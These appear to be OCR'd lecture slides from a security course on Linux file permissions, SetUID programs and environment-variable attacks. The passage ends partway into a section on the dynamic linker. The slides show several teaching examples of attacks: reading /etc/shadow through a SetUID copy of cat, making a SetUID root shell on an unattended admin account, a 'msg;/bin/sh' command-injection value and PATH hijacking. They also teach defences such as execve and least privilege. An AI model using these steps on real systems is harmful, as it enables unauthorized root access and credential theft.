
SetUID and Environment Variables


Linux- File System

- Every file has an owner and group
- Owner (or root) sets permissions
  - Permissions: owner, group, everybody
  - For each of the 3, read, write, execute
  - Use “ls -l” to see permissions

```
-rw-r--r--    1 chadi  fac     767 Feb  6 19:31
cybr210.txt
```

Linux- File System





Permissions

- Change permissions using chmod
  - “change modes”
- Give new permissions in octal
  - For example: chmod 745 foo
  - This corresponds to: rwxr--r-x

SetUID

- Sometimes user needs to access file and they do not have permissions
  - Example: to change password (assuming hashes stored in shadow file)

- Password Dilemma
  - Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
```

Only writable to the owner

- SetUID == Set User ID


- Use this so program will execute with permission of it's owner
  - As opposed to permission of user executing it
  - Password changing program: SetUID root

Superman Story


- Power Suit
  - Superpeople: Directly give them the power
  - Issues: bad superpeople

- Power Suit 2.0
  - Computer chip
  - Specific task
  - No way to deviate from pre-programmed task

- Set-UID mechanism: A Power Suit mechanism implemented in Linux OS



Why do we need SetUID?



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

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



What is SetUID?



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

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


What is SetUID?

Effective ID

```
> id
uid=1000(seed)
gid=1000(seed)
groups=1000(seed)
```

```
> id
uid=1000(seed)
gid=1000(seed)
euid=0(root)
groups=0(root)
```

Commands

```
# Change a file’s owner to root
sudo chown root file
```

```
# Turn a program into a SetUID program
sudo chmod 4755 program
```

Exercise

- Copy /bin/cat to your own directory

```
cp /bin/cat ./mycat
sudo chown root mycat
ls -l mycat
```

- Try accessing shadow file

```
./mycat /etc/shadow
```

- Turn the SetUID bit on (chmod 4755) and try now

- Change owner back to seed while keeping SetUID bit enabled and try now

Exercise

Example of Set UID

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

- Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```


- It is still a privileged program, but not the root privilege

Attacks on Set-UID programs

- The IT administrator forgot to lock his screen and stepped out of his office for a bathroom break. Can you take over the account?
  - Hint: check slide title
  - Make a shell program a SetUID
  - Copy it to your home directory
    - `cp /bin/sh /home/chadi`
    - `chmod 4777 /home/chadi/sh`

Attacks on Set-UID programs

Attack Surfaces of Set-UID Programs



Attacks on Set-UID programs

- User Inputs
  - Buffer Overflow (later lab)
    - Overflowing a buffer to run malicious code
  - Format String Vulnerability (later lab)
- System Inputs
  - Race Condition – Later Lab

Attacks on Set-UID programs

User input

- `sprintf(command, "/bin/cat %s", user input)`
- `system("command")`
  - What if `user_input = "msg;/bin/sh"`?

Attacks via User Inputs

- CHSH – Change Shell
  - Set-UID program with ability to change default shell programs
    - Shell programs are stored in /etc/passwd file
- Issues
  - Failing to sanitize user inputs
  - Attackers could create a new root account

- `bob:$6$jUODEFsfwfi3:1000:1000:Bob Smith,,,:/home/bob:/bin/bash`

Environment variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
    - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.

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Attacks on Set-UID programs

Environment Variables

- Environment variables are set of named values that affect the way a process behaves
    - Example: PATH used by programs to find where path of command if not provided by user
    - `system("ls")`
- Implementation of `system: /bin/sh ls`
- What happens if SetUID program has `system()`?

Attacks on Set-UID programs

Environment Variables

- What happens if SetUID program has `system("ls")`?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to PATH = .:$PATH?
- Write program in your own directory called ls which is a shell program
- What happens if we use `system("/bin/ls")`
  - `Modify IFS environment variable`

Attacks on Set-UID programs

Environment Variables

- What happens if SetUID program has `system("ls")`?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to PATH = .:$PATH?
- Write program in your own directory called ls which is a shell program
- What happens if we use `system("/bin/ls")`
  - `Modify IFS environment variable`

Invoking Other Programs

- Unsafe approach: Using `system()`
    - Invokes a shell
- Safe approach : Using `execve()`

```
char *v[3];

v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

execve(v[0], v, NULL);
```

Principle of Isolation: Data should be clearly isolated from code


Principle of Least Privilege

- Principle of Least Privilege: *"Every program and every privileged user of the system should operate using least amount of privileges necessary to complete the task"*

- Privileged programs should disable their privileges when no longer needed
  - `seteuid() and setuid()`
  - Mistakes in code leads to capability leaking

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program

